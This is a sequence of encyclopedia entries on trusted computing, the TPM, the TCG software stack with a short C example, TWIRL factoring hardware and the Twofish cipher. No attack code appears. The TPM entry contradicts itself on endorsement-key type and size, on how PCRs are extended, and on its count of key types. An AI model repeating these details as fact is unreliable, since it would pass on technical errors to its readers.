A trusted Operating System should be from a reputable source and tested based on the Common Criteria Evaluation and Validation Scheme (CCEVS) in a NIAP lab to an appropriate Evaluation Assurance Level (EAL) level to provide evidence that its software can be trusted. A trusted OS must enforce permissions-based access, and it should support Virtual Address Spaces for process isolation.

Trusted application software executing in a non-trusted processor should provide protection against well-known software attacks. It should include verification of bounds for any input from external entities being performed prior to its use. Any Application Programming Interface (API) not internally developed should be wrapped and functional interfaces shall be strictly enforced. All developed software is inspected by trusted development engineers. Verifiable acceptance test criteria are required. Confidentiality of software and data elements in a deployed system should include encryption using symmetric cipher (such as AES) when in storage devices and for high-trust systems while in processor external memory.

Trusted application software executing in a Trust Anchor, Secure Processor, or other Root of Trust Device should support monitoring of hardware, verification of the integrity of local resources, and software that supports extending trust to other system entities. Trust extension can be accomplished using secure communication and entity authentication. The trust application will also manage key rings and key splits; however, hardware will maintain and protect the keys. The trust application may also act as the certificate authority for other trust elements in the system.

Hardware Trust

Designing hardware for the purpose of creating a trusted computing environment is segregated into two separate categories as follows:

1. Hardware functionality to support trust establishment and maintenance of trust within the system and between systems
2. Hardware designed to provide protection of sensitive software and data during run-time operation

The first category referred to as "Hardware Run-Time Trust," is hardware functionality that secures, maintains, and extends system integrity and confidentiality, monitors the run-time computer environment, and protects the computer environment. The second category, referred to as "Hardware Design Trust," includes the physical HW design and physical HW devices that if well designed will help secure the system and provide a stable software execution platform that can be trusted.

Hardware Run-Time Trust

HW support for trust is integral to the overall system design. Specific hardware designs to create trust are required to help secure and verify the system. Modifications or unique designs of the hardware to support establishment of trust is required to help secure the system. Hardware support starts with cryptographic accelerators to support digital signature verification and decryption of boot software as part of the boot process. Additional hardware functionality may be required to support run-time trust including in-line memory encryption/decryption, and cryptographic support for secure communications.

Hardware Design Trust

Hardware is designed to make electrical probing and instrumentation difficult. Hardware design may be based on Commercial Off-the-Shelf (COTS) systems, boards, and components. Selection of components is based on performance to functional requirements, and must include support of the security requirements. Specific hardware designs are used to create trust and are required to secure and verify the system.

1. A Trust Anchor (e.g., FPGAs, TPM), a secure processor, or COTS processor that supports trust functionality is required.

2. Authentication of hardware that is processing sensitive data and hardware is required.
3. Support of cryptographic and non-cryptographic authentication mechanisms used for establishment and maintaining system trust.
4. COTS hardware components are used where appropriate with preference given to trusted IC sources when available.
5. Custom hardware and firmware may be developed to support run-time trust establishment and maintenance.
6. Mechanisms to protect confidentiality and integrity of nonvolatile memory used for software and data storage are required.
7. Mechanisms to protect the run-time confidentiality and integrity of volatile memory are required.
8. Hardware integrity verification is required as a precursor to sensitive software execution.
9. IC Trust may be required (trusted source).

Open Problems

Lack of commercial secure processors with multiple high-speed cores and low latency for externally encrypted memory.

Recommended Reading

1. Trustedfoundrieslinks.http://www.allbusiness.com/government/government-bodies-offices-government/11420190-1.html
2. Trusted foundries links. http://www.manufacturingnews.com/news/04/0203/art1.html
3. Pentagon fears Trojans, kill switches in foreign-made CPUs. http://arstechnica.com/security/news/2008/05/pentagon-fears-manchurian-chips.ars
4. Agrawal D, Baktir S, Karakoyunlu D, Rohatgi P, Sunar B Trojan detection using IC fingerprinting. IBM Research Report, 21 Apr 2006
5. TCG Specification Architecture Overview Revision 1.4, 2 Aug 2007. http://www.trustedcomputinggroup.org/files/resource_files/AC652DE1-1D09-3519-ADA026A0C05CFAC2/TCG_1_4_Architecture_Overview.pdf

Trusted Computing Group

Scott A. Rotondo
Oracle Corporation, Redwood Shores, CA, USA

Related Concepts

►Trusted Computing; ►Trusted Computing Platform Alliance; ►Trusted Platform Module

Definition

The Trusted Computing Group (TCG) is an international organization that develops and promotes standards for hardware-enabled trusted computing.

Background

TCG is a not-for-profit corporation, founded in 2003 as a successor to the Trusted Computing Platform Alliance (TCPA). Current membership in TCG includes over 100 companies. As of 2010, the permanent members of the Board of Directors are Advanced Micro Devices, Fujitsu, Hewlett-Packard, IBM, Infineon, Intel, Lenovo, Microsoft, Oracle, and Wave Systems.

Representatives of member companies participate in approximately 15 work groups, each of which is chartered with the development of specifications for trusted computing in a particular technical area. The technical work groups are overseen by a central Technical Committee and the Board of Directors.

Applications

TCG's first and best-known specification is for the Trusted Platform Module (TPM), a component included in a wide variety of computer systems from most major manufacturers. The TPM contains registers to store measurements, in the form of cryptographic hashes, of all software that executes during the computer's boot sequence. These measurements provide a "chain of trust" that completely describes the execution environment for the operating system and application software.

The TPM also contains a hierarchy of asymmetric key pairs which it can use for encryption and signing. Combining these features, the TPM can produce a signed attestation describing the system's software configuration, which can be examined and verified by a remote network peer. The TPM can also encrypt data on the local system so that it can be decrypted only when the system's software configuration matches a specified state.

In 2009, the TPM specification was adopted as ISO/IEC 11889. Related TCG specifications cover the surrounding infrastructure, platform-specific issues, and Common Criteria protection profiles for security evaluation. In recent years, TCG's technical breadth has expanded to include specifications for mobile phones, self-encrypting disk drives, network access control, and multi-tenant systems.

Recommended Reading

1. Published TCG specifications and other information about the organization are available at http://www.trustedcomputinggroup.org

Trusted Computing Platform Alliance

Scott A. Rotondo
Oracle Corporation, Redwood Shores, CA, USA

Related Concepts

►Trusted Computing; ►Trusted Computing Group

Definition

The Trusted Computing Platform Alliance (TCPA) was a consortium formed to define standards for trusted computing, which was later replaced by the Trusted Computing Group (TCG).

Background

TCPA was formed in 1999 by Compaq, Hewlett-Packard, IBM, Intel, and Microsoft to combat the growing number of security threats to client systems such as personal computers. Following the example of IBM's Embedded Security Subsystem, TCPA created specifications for an inexpensive hardware device, similar to a smartcard but permanently attached to the system motherboard, that provides public key functions plus registers to store measurements of the software used to boot the system.

TCPA published a Main specification for the hardware device described above and a companion specification for PC-specific implementation of the main specification. In early 2003, the Trusted Computing Group (TCG) began operation as a successor organization to TCPA, with many of the same member companies as its predecessor. TCG adopted the existing published specifications of TCPA and has continued to enhance and expand them in subsequent revisions.

Recommended Reading

1. Information about the Trusted Computing Group is available at http://www.trustedcomputinggroup.org

Trusted Platform Module

Thomas Morris
Department of Electrical and Computer Engineering, Mississippi State University, Mississippi State, MS, USA

Related Concepts

►Hardware Root of Trust; ►Trusted Computing

Definition

The Trusted Platform Module (TPM) [1–3] is a hardware device intended for use as a cryptographic coprocessor. The TPM provides hardware support for cryptographic algorithm acceleration, secure boot, sealing data, and attestation.

Background

The TPM is specified by the Trusted Computing Group which is an industry consortium with 99 listed members as of this writing. The Trusted Computing Group authored the TPM Main Specification which includes three parts: Design Principles, Structures of the TPM, and Commands. The TPM Main Specification is the primary specification for TPM implementation and compliance; however, TPM designers must also adhere to platform specific specifications Trusted Computing Group working exist to develop platform specific specifications for personal computers, servers, mobile devices, storage devices, and internet infrastructure devices.

The Trusted Computing Group maintains a registry of allocated TPM vendor identification numbers for manufactures of TPM devices for PC clients. A list of vendors with assigned TPM hardware interface vendor IDs is provided in Table 1.

Applications

The TPM includes the following major hardware components: Random Number Generator, SHA-1 Hash Generator, HMAC Engine, Asymmetric RSA Encryption and Decryption Functions, Symmetric Encryption and Decryption Functions, Asymmetric Encryption Key Generation, Endorsement Key, Attestation Identity Keys, Storage Root Key, Platform Configuration Registers, Opt-in, Power Detection, and Non-Volatile Memory. Each listed component is described below.

Random Number Generator – The TPM includes a random number generator (RNG) function which generates 32 byte random numbers. The RNG function may be a pseudo random number generator, but the use of hardware sources of entropy is preferred.

SHA-1 Hash Generator – The TPM includes a SHA-1 hash generation function based upon Federal Information

Trusted Platform Module. Table 1 PC client TPM hardware interface vendors

Atmel	Broadcom	IBM	Sinuson	STMicro-electronics
Infineon	Lenovo	SMSC	Winbond	National semiconductor

Processing Standards Publication 180-1 Secure Hash Standard. The hash output is 160 bits.

HMAC Engine – The TPM includes a hardware hashed message authentication code (HMAC) accelerator. The HMAC uses SHA-1 hash function, a 20 byte key, and 64 byte block size.

Asymmetric RSA Encryption and Decryption Functions – Hardware RSA asymmetric cryptography accelerators are available to support digital signature generation and encryption and decryption needs. Support key sizes include 512, 1,024, and 2,048 bits. The recommended key size is 2,048 bits. Exposed signature generation and encryption functions must use the RSA cryptography accelerators.

Symmetric Encryption and Decryption Functions – The TPM includes an internal symmetric encryption function; however, the symmetric encryption function is not available for external use to encrypt messages. The TPM uses a Vernam one-time-pad with exclusive or function for symmetric encryption. Implementations of the Advanced Encryption Standard (AES) are optional to support symmetric encryption and decryption.

Asymmetric Encryption Key Generation – The TPM includes hardware functions to generate RSA asymmetric key pairs. Private keys are stored in a shielded tamper proof location, the root-of-trust-for-storage.

TPM supports seven types of keys: storage keys, identity keys, the endorsement key, bind keys, legacy keys, and authentication keys. Storage keys are general purpose encryption keys. Identity keys are known as Attestation Identity Keys (AIK) which are aliases for the endorsement key. AIK are used to sign data created by the TPM, data in platform generation registers. The AIK is 2,048 bits. The endorsement is described above. Bind keys are symmetric encryption keys. Legacy keys are keys not generated by the TPM. Authentication keys are symmetric keys used to sign commands sent.

Endorsement Key – Each TPM contains a unique 2,048-bit RSA symmetric encryption key, called the Endorsement Key (EK). The endorsement key is the basis for all other keys generated by the TPM and provides a mechanism to uniquely identify each TPM. The endorsement key is a 2,048-bit RSA key pair with two components: PUBEK and PRIVEK. PUBEK is the 1,024-bit public portion of the endorsement key. PRIVEK is the 1,024-bit private portion of the endorsement key. The endorsement key is never directly used for signature generation or encryption. Because the TPM is physically attached to a platform's devices printed circuit board and includes features to detect physical tampering, the endorsement key provides a means to uniquely identify the individual platform which instances the TPM.

Attestation Identity Keys (AIK) which are aliases for the endorsement key. AIK are used to sign data created by the TPM, data in platform generation registers. The AIK is 2,048 bits.

Storage Root Key (SRK) – The storage root key is generated when a user takes ownership of the device. The storage root key is used to encrypt all other keys. When ownership of the TPM changes, the storage root key also changes. Care must be taken to transfer ownership of items encrypted with keys protected by the existing storage root key before changing the storage root key.

Platform Configuration Registers – Platform configuration registers (PCR) are linked to the SHA-1 hash function. When a new value ν is written to a PCR, ν is concatenated with the register's existing contents η_t, and then the concatenated string is hashed with the SHA-1 algorithm creating η_{t+1}.

$$\eta_{t+1} = SHA1(\eta_t || \nu) \tag{1}$$

This process can be repeated indefinitely, continuously writing new ν to the PCR. The final value, η, in the PCR uniquely represents the chain of values $(\nu_0, \nu_1, \nu_2, \ldots)$ written to the PCR. η is not commutative, meaning the different orders of $(\nu_0, \nu_1, \nu_2, \ldots)$ give different η. Additionally, because of the one way nature of the hash function knowledge of η cannot be used to learn $(\nu_0, \nu_1, \nu_2, \ldots)$. Some PCR are dedicated to secure boot, while others are left for general use. The number of PCR depends on the platform type: personal computer, mobile device, etc.

Opt-in – The TPM may be turned on or off, enabled or disabled, and activated or deactivated. Opt-in functions require operator presence at the keyboard attached to the device.

Power Detection – The TPM contains circuitry to detect power to enable power on self-test operations, to support physical presence assertions at device power-up (force operator to enter pass phrase to continue operation).

Non-Volatile Memory – The TPM includes non-volatile memory locations to store persistent identity and state information including the endorsement key, a storage root key, and ownership authorization data. Data integrity registers were formerly available to allow general purpose use of non-volatile memory. This function has been deprecated and a separate general purpose non-volatile memory area is available.

The major features of the TPM include cryptographic algorithm acceleration, secure boot, sealing data, and attestation.

Cryptographic Algorithm Acceleration – The TPM RSA encryption and decryption functions are available to support encryption and decryption of messages and digital signature generation. Key generation functions are available to support RSA asymmetric key generation. The SHA-1 function is also available for general use.

The HMAC and symmetric key functions are not available for general use.

Secure boot is a methodology used to verify the platform configuration and platform ownership during the boot process. Secure boot gates a platform's boot process and does not allow the platform to exit the boot sequence until the platform configuration has been validated. The boot code is broken into multiple executable code segments. Before a segment may call the next segment in sequence, it must first hash the next segment and store the resulting hash to a secure boot Platform Configurations Registers (PCR). The first code segment, a small segment of the BIOS, hashes itself. The PCR register combines newly written values and the PCR previous contents of the using a bit-wise logical exclusive or function. The combined value is written to the PCR. This process produces a hash value which uniquely represents the platforms endorsement key and boot code contents. A similar process is followed for validating attached hardware by writing identifying hardware configuration information to a second PCR.

The TPM gates the platform's hardware reset signal. When the secure boot hardware and software PCR contents match previously stored known good values the platform is allowed to exit reset. If the secure boot PCRs never contain the correct values the platform will never exit reset.

Sealing Data – Combined use of Platform Configuration Registers (PCR) and the TPM embedded encryption capabilities enables sealed storage. Sealed storage uses a result stored in one or more PCR to generate an encryption key which is then used to encrypt, aka seal, data. Decrypting sealed data requires the same PCR to contain the same value(s) held at encryption time. The encryption key is only accessible to the TPM.

Sealed Storage – The sealing process is used in two places. First, the non-volatile storage (HDD) on the platform maybe encrypted with a key built from platform configuration information and platform identity information, and derived from a shared secret established when a user takes ownership of the TPM.

Data encrypted with a key built from platform configuration information can only be decrypted if the platform configuration has not changed. This prevents booting a different OS to bypass access controls.

Data encrypted with a key built from platform identity information can only be decrypted when the non-volatile storage is present in the machine with the TPM that encrypted the data. This prevents removing a hard-disk drive and placing it in another machine to bypass protections.

Data encrypted with a key built from a shared secret can only be decrypted after the user completes authorization procedures which confirm knowledge of the shared secret.

Encrypting with a key built from configuration information, identity information, and the shared secret ties the contents of the machines HDD to that specific hardware/software configuration on that specific machine and requires validation of knowledge of the shared secret during boot.

Sealed Application Data – The second use of the sealing process enables application data privacy. In this case, an application may load one or more PCR with some combination of values, likely including a hash of the application itself. Application data is then sealed based upon these PCR contents. After sealing the PCR contents are cleared. The only way to decrypt the sealed application data is to load the PCR with same set of values used prior to encryption.

Attestation – Attestation identity keys (AIK), which are aliases for the platform's endorsement key, can be generated by the TPM to sign data created on the trusted platform. This allows a platform to sign data to be transmitted outside the platform which attests to creation on the trusted platform in a particular configuration.

AIK are generated after loading platform configuration registers with platform configuration information. AIK may be generated from the PCR contents after boot to attest to the system configuration and identity immediately after boot. Alternatively, AIK may be generated after loading PCR with configuration information related to a

particular application. In this way, it is possible to attest to the presence of the application on a platform and to the integrity of the application.

An unlimited number of AIK can be generated allowing an unlimited number of identities.

In 2008, Christopher Tarnovsky [4] successfully demonstrated and attack against a TPM in which he was able to physically tamper with a TPM device to learn the endorsement key. Mr. Tarnovsky's attacked required decapsulation of an Infineon TPM device and the use of an electron microscope. The attack required 9 months of reverse engineering to divulge the key contents of a single device. The sophistication of this attack limits its likely use to most capable attackers.

Future Directions

The Trusted Computing Group continues to apply TPM technology to new computing domains including mobile devices, secure storage, and distributed computing environments. Many platforms aside from the TPM exist to provide hardware assisted security functions. In [5], Parno et al. discuss the trend of cellular telephones emerging as the next major computing platform and the fact that many cellular telephones include stronger hardware support for security than many contemporary desktop computers. In [6], Mao discusses the applicability of the TPM and trusted computing to distributed computing domain. Mao finds the TPM attestation is useful for system behavior conformation by validating a restricted and desirable system configuration. In [7], Potter discusses the need to move the use case for TPM beyond device authentication to the network towards attestation of the integrity of the system. Potter purports that the computing threat environment will drive larger acceptance and adaptation of the trusted computing and the TPM.

Recommended Reading

1. Trusted Computing Group (2007) TPM main part 1 design principles. Specification version 1.2. Level 2 revision 103. TCG Published. July 9, 2007
2. Felten EW (May–June 2003) Understanding trusted computing: will its benefits outweigh its drawbacks? Secur Privacy IEEE 1(3):60–62
3. Grawrock D (2008) Dynamics of a trusted platform. Intel Press, Hillsboro
4. Tarnovsky C (2008) Security failures in secure devices. Black Hat DC February 21, 2008
5. Parno B, McCune J, Perrig A (16–19 May 2010) Bootstrapping trust in commodity computers. 2010 IEEE symposium on security and privacy (SP). pp 414–429
6. Mao W (2009) Innovations for grid security from trusted computing. In: Christianson B, Crispo B, Malcolm JA, Roe M (eds) Security protocols. Lecture notes in computer science, vol 5087. Springer, Berlin/Heidelberg, pp 150–152
7. Potter B (Nov–Dec 2009) High time for trusted computing. Secur Privacy IEEE 7(6):54–56

Trusted Third Party

Carlisle Adams
School of Information Technology and Engineering (SITE), University of Ottawa, Ottawa, Ontario, Canada

Related Concepts

►Certification Authority; ►Entity Authentication; ►Kerberos; ►Public Key Infrastructure (PKI); ►Time-Stamping

Definition

A *trusted third party* (TTP) is an entity in a domain that is trusted to perform a specific service.

Applications

A TTP, sometimes referred to as a trusted authority, is an entity within a given community that is trusted by all entities in that community to properly perform a particular service. In some architectures, the TTP must store and adequately protect long-term secrets. The compromise of such secrets will immediately render insecure all future communications in the network and may also render insecure all past communications protected by using those secrets; this situation will persist until new long-term secrets can be established [1]. In some architectures, the TTP may have the ability to read all messages. Typically, the service performed by the TTP will enhance the security of other messages or transactions between entities in the community; example services include key generation, ►entity authentication, ►time stamping, and notarization [2].

Examples of TTPs in well-known architectures include the key distribution center (KDC) in ►Kerberos, the ►certification authority (CA) in a PKI (►Public Key Infrastructure), and the naming authority (or name server) in an organizational environment.

Recommended Reading

1. Menezes A, van Oorschot P, Vanstone S (1997) Handbook of applied cryptography. CRC, Boca Raton, FL
2. Stinson D (2006) Cryptography: theory and practice, 3rd edn. CRC, Boca Raton, FL

TSS

David Challener
Applied Physics Laboratory, Johns Hopkins University, Laurel, MD, USA

Related Concepts

►TPM; ►Trusted Computing Group; ►Trusted Computing Platform Alliance; ►Trustworthy Computing

Definition

The TSS, or the Trusted Computing Group (TCG) Software Stack, is a set of Application Programming Interfaces (APIs) used to expose the functionality of the Trusted Platform Module (TPM) to the programmer. There have been 3 versions of the TSS specification released as of this time the 1.1b specification, which corresponded to the 1.1b version of the TPM specification, the 1.2 version of the specification, which corresponded to the first release of the TPM 1.2 specification, and the latest version labeled 1.2 Errata 1, which fixed a number of errors in the first release of the 1.2 specification. The TSS 1.2 may work with a 1.1b TPM for those functions which exist in a 1.1b TPM, but it includes a number of functions which are not available on the 1.1b TPM.

Background


The TSS specifications have been implemented by a number of different companies, including NTRU, Infineon, and IBM for Windows and Linux. IBM has contributed a Linux version, with source code and test cases, called TrouSerS on Sourceforge. TrouSerS has been ported to both BSD and Solaris (and possibly other OSs).

Theory and Applications

The TSS was designed in three sections as shown in the figure.

There are three major ways that the TPM can be accessed through the TSS, through a crypto provider, through the TSS Service Provider (Tsp), and through the TSS Core Services (Tcs). The easiest is through a cryptographic provider, such as a Microsoft Cryptographic Application Programming Interface (MS CAPI) Cryptographic Service Provider (CSP) (provided with most Windows TSS stacks) or PKCS 11 (provided with all stacks). These two standard cryptographic interfaces are used by a large number of applications to allow for cryptographic hardware (such as smart cards) to be used with software. CAPI users include Internet Explorer, Outlook, and the Microsoft CA. PKCS 11 interfaces include Cisco's VPN, PGP, Firefox, etc. These interfaces allow such programs to directly use the TPM for cryptographic services, even if they were not designed specifically to do that. MS CAPI and PKCS 11 do not, however, allow one to take advantage of all of the APIs of the TPM.

The second interface is the Tsp Interface (Tspi), which exposes all the features of a TPM to a programmer. It was designed to be object oriented, although it is defined entirely in "C". It was assumed by the developers that the platforms on which it is used may have various differing



TSS. Fig. 1

interfaces for user authentication, so while a basic password interface is implemented, a callback mechanism is also available. Thus an application can be written so that differing platforms can take advantage of available authentication mechanisms. The Tspi calls back to the next layer down, the Tcs layer which takes care of providing each application the ability to believe it has exclusive use of the TPM. It does this by swapping cached keys in and out of the TPM (encrypted when outside the chip, of course).

The third way to use the TSS to access the TPM is to call directly to the Tcs layer using Web Services Definition Language (WSDL) calls. This interface was implemented specifically to allow remote machines to talk directly with the TPM. Of course this entails privacy concerns, so a configuration language was also developed to allow a local user to specify precisely how (and who) could talk to the TPM. The Simple Object Access Protocol (SOAP) interface was used to provide an industry neutral way of both talking to the TPM remotely and also defining the administrative configuration for talking remotely. By default, all WSDL interfaces are turned off.

The commands in the specification are grouped by object, and commands that work on many objects (such as GetCapabilities) are repeated in each objects section, along with the specific capabilities appropriate for that object, to make it easier for the programmer. The specification is broken logically into two major sections, the Tsp section, which includes information on all the structures and types, as well as an introduction to the architectural design decisions, and the Tcs section, which repeats the Table of Contents for that section at the beginning, includes the Core Services. It also includes the (small) device driver library (Tddl) section. This makes it easy for the user to print out the entire spec, and bind it into two separate sections, which each have a Table of Contents.

Most programs that utilize the Tspi start the same way:

```
#include <stdio.h>

#include <tss/tss_error.h>
#include <tss/tss_defines.h>
#include <tss/tss_typedef.h>
#include <tss/tss_structs.h>
#include <tss/tspi.h>

TSS_RESULT main()
{
TSS_HCONTEXT    hContext;
TSS_HTPM                hTPM = 0;
TSS_HKEY                hSRK = 0;

/* Pick the TPM you are talking to  in
  this case the system TPM */
Tspi_Context_Create(&hcontext);
Tspi_Context_connect(hContext, NULL);

/* Get the handle of the TPM */
Tspi_Context_getTpmObject(hContext,
  &hTPM);

/* Get the handle of the SRK */
Tspi_Context_LoadKeyByUUID(hContext,
  TSS_PS_TYPE_SYSTEM, SRK_UUID, &hSRK);

/* Put unique code for the program
  here */

// Clean up
        Tspi_Context_FreeMemory
          (hContext,  NULL);
        Tspi_Context_Close(hContext);
}
```

There are other interfaces that can also be used to talk to the TPM other than the TSS. Both a TPM4Java and a Trusted Computing with Java project have brought TSS functionality to the Java Platform . Additionally MS CAPI stacks and PKCS#11 interfaces are available. Software Development kits and information on programming for the TSS can be found at the Trusted Computing Group site: http://www.trustedcomputinggroup.org/developers/software_stack/developer_tools

Recommended Reading

1. Wave Systems Corporation (April 2009) TCG enabled toolkit and code for using TPM via mscapi: Free trial. At http://techsupport.wavesys.com/crmrequest/trial.aspx?product=CSP
2. Ryan C, David S, David C, Kent Y, Van Doorn (April 2008) A practical guide to trusted computing. IBM Press, Upper Saddle River, NJ
3. Trusted Computing Group (January 2006) TSS Specification. Trusted Computing Group. At http://www.trustedcomputinggroup.org/resources/tcg_software_stack_tss_specification
4. Trusted Computing Group. Features under consideration for tpm next, 2009. At http://www.trustedcomputinggroup.org/files/resource_files/0CD79678-1D09-3519-ADDAFD2ED5450D0A/Features%20Under%20Consideration%20for%20TPM%20next%20(FINAL).pdf
5. Martin H, Erik T (2006) Tpm4java. At http://tpm4java.datenzone.de/trac
6. IBM (October 2008) Trousers, the open-source TCG software stack. At http://trousers.sourceforge.net/
7. Intel (March 2009) Trusted boot. At http://sourceforge.net/projects/tboot/
8. Ntru (October 2009) Trusted computing products, tss, sdk, mscapi, pkcs11. At http://www.ntru.com/products/tcg_ss.htm

9. Graz University of Technology (August 2009) Trusted computing for the java(tm) platform. At http://trustedjava.sourceforge.net/index.php?item=news

Twin Signatures

David Naccache
Département d'informatique, Groupe de cryptographie, École normale supérieure, Paris, France

Related Concepts

►Digital Signatures; ►Standard Model

Definition

A twin signature is obtained by signing twice the same short message using a probabilistic signature scheme. There are settings in which the concept presents security advantages. For instance, it can be proved that no generic algorithm can efficiently forge a twin DSA signature. Also, there is an equivalence, in the standard model, between the hardness of producing existential forgeries (even under adaptively chosen message attacks) of a twin version of the Gennaro, Halevi, and Rabin signature scheme and the Flexible RSA Problem.

Recommended Reading

1. Naccache D, Pointcheval D, Stern J (2001) Twin signatures: an alternative to the hash-and-sign paradigm. In: Samarati P (ed) Proceedings of the 8th annual ACM conference on computer and communications security, pp 20–27. ACM Press

TWIRL

Adi Shamir[1], Eran Tromer[2]
[1]The Paul and Marlene Borman Professor of Applied Mathematics, Weizmann Institute of Science, Rehovot, Israel
[2]Computer Science and Artificial Intelligence Laboratory, Massachusetts Institute of Technology, Cambridge, MA, USA

Related Concepts

►Factorization Circuits; ►Integer Factoring; ►Number Field Sieve for Factoring; ►Special-Purpose Cryptanalytical Hardware

Definition

TWIRL (The Weizmann Institute Relation Locator) is an electronic device designed to speed up the sieving part of modern ►integer factoring algorithms such as the ►Quadratic Sieve and the ►Number Field Sieve for factoring. It was designed in 2003 by Shamir and Tromer [3] and improves upon the optoelectronic TWINKLE device of Shamir [2]. It is special case of ►factoring circuits.

Background

The goal of sieving algorithms is to find all *smooth numbers* in an interval of candidate integers, where a smooth number (►smoothness) is a number x such that (almost) all ►prime divisors of x are small primes belonging to a ►factor base. For example, to factor 1,024-bit composites, TWIRL would test about 10^{15} numbers against a factor base consists of all primes smaller than about 10^{10} and repeat this about 10^8 times for different collections of numbers.

The standard implementation of sieving algorithms is to use computers with large amounts of RAM and devote one memory location to each candidate x. For each prime p in the factor base, the value $\log(p)$ is added to every pth memory location. At the end of the algorithm, the accumulated value in each memory location is approximately equal to the binary size of the smooth part of the corresponding x, and thus the output consists of the indices of all the memory locations whose values exceed a certain threshold.

Theory

The TWIRL device is based on three basic ideas. The first, borrowed from TWINKLE, is exchanging the roles of space and time. Instead of assigning a memory location to each candidate x and iterating over the primes p in the factor base, TWIRL assigns a circuit element on a silicon wafer to each prime p and, during the operation of the wafer, assigns a clock cycle to each candidate x. Each circuit element emits a $\log(p)$ value in those clock cycles that correspond to x which are divisible by p. These emissions are summed using an addition pipeline and compared to a threshold.

The second idea is to speed up the operation by "compressing time," i.e., by handling thousands of consecutive candidates x in every clock cycle. Each prime p needs to be simultaneously tested against many candidates at each clock cycle, which necessitates means for scheduling, routing, and congestion control for the emitted $\log(p)$ values.

The third idea is to also "compress space." In the factor base, most p values are very large and thus contribute $\log(p)$ very seldom. Hence, thousands of primes can be batched together and handled by shared circuitry, in which

each prime is represented very compactly in DRAM-type memory which is inspected and updated cyclically by a simple dedicated processor.

Experimental Results

The TWIRL and TWINKLE devices have attracted considerable attention, but it is not known whether any devices of this type have been built so far, and if so, what was their actual performance. Theoretical analysis indicates that TWIRL-assisted factorization of 1,024-bit numbers can be done in 6 weeks on a device whose construction cost is about $10 M using 90 nm VLSI process technology [1, 3]. For smaller key sizes, a single TWIRL wafer (which would cost a few thousand dollars) can factor a 768-bit composite within a month or a 512-bit composite in under 3 min. However, in all these cases there would be a large initial R&D investment (on the order of $20 M) due to the use of a custom VLSI design.

Recommended Reading

1. Lenstra AK, Tromer E, Shamir A, Kortsmit W, Dodson B, Hughes J, Leyland PC (2003) Factoring estimates for a 1,024-bit RSA modulus. In: Laih C-S (ed) Advances in cryptology – ASIACRYPT 2003. Proceedings of 9th international conference on the theory and application of cryptology and information security, Taipei, Taiwan, 30 November – 4 December 2003. Lecture notes in computer science, vol 2894. Springer, pp 55–74
2. Shamir A (1999) Factoring large numbers with the TWINKLE device (extended abstract). In: Koç CK, Paar C (eds) Cryptographic hardware and embedded systems. Proceedings of first international workshop, CHES'99, Worcester, 12–13 Aug 1999. Lecture notes in computer science, vol 1717. Springer, pp 2–12
3. Shamir A, Tromer E (2003) Factoring large number with the TWIRL device. In: Boneh D (ed) Advances in cryptology – CRYPTO 2003. In: Proceedings of 23rd annual international cryptology conference, Santa Barbara, 17–21 Aug 2003. Lecture notes in computer science, vol 2729. Springer, pp 1–26


TWOFISH

Christophe De Cannière
Department of Electrical Engineering, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

Related Concepts

►AES Candidate; ►Block Ciphers; ►Feistel Cipher

Twofish [4] is a 128-bit ►block cipher submitted to the *Advanced Encryption Standard* (►Rijndael/AES) selection process by Bruce Schneier et al. It was one of the five AES finalists in 1999.



TWOFISH. Fig. 1 One round of twofish

Twofish has a ►Feistel-type design and was inspired by the 64-bit block cipher Blowfish [3], published in 1993. Twofish has 16 rounds and accepts 128-bit, 192-bit, and 256-bit secret keys. The 64-bit *F*-function used in the Feistel network consists of two parallel 32-bit branches called *g*-functions. Each of them contains a layer of four key-dependent 8 × 8-bit S-boxes and a 4-byte linear transform based on a Maximum Distance Separable (MDS; ►cyclic codes) code. The outputs of both branches are combined using a Pseudo–Hadamard Transform (PHT) and the result is mixed with two 32-bit subkeys. Two additional 128-subkeys are XORed with the data before the first and after the last round (this is called input and output whitening) (Fig. 1).

The *key schedule* (►block cipher) of Twofish has to provide 1280 bits of key material and 4 key-dependent S-boxes usedin the *g*-function. The main component in the key schedule is a 32-bit *h*-function, which is constructed by alternating layers of fixed S-boxes and key additions, and ends with an MDS-transform. The schedule can be implemented in different ways and allows different tradeoffs between setup time and throughput.

Today, the best attack on reduced-round Twofish is the saturation attack by Lucks [1] (►multiset attack). The attack breaks 8 rounds out of 16 and requires 2^{127} chosen plaintexts (i.e., half of the codebook). Another interesting cryptanalytical result is an observation by Mirza and Murphy [2] concerning the key schedule.

Recommended Reading

1. Lucks S (2002) The saturation attack—a bait for Twofish. In: Matsui M (ed) Fast software encryption, FSE 2001. Lecture notes in computer science, vol 2355. Springer-Verlag, Berlin, pp 1–15

2. Mirza F, Murphy S (1999) An observation on the key schedule of Twofish. In: Proceedings of the second AES candidate conference. National Institute of Standards and Technology, pp 151–154
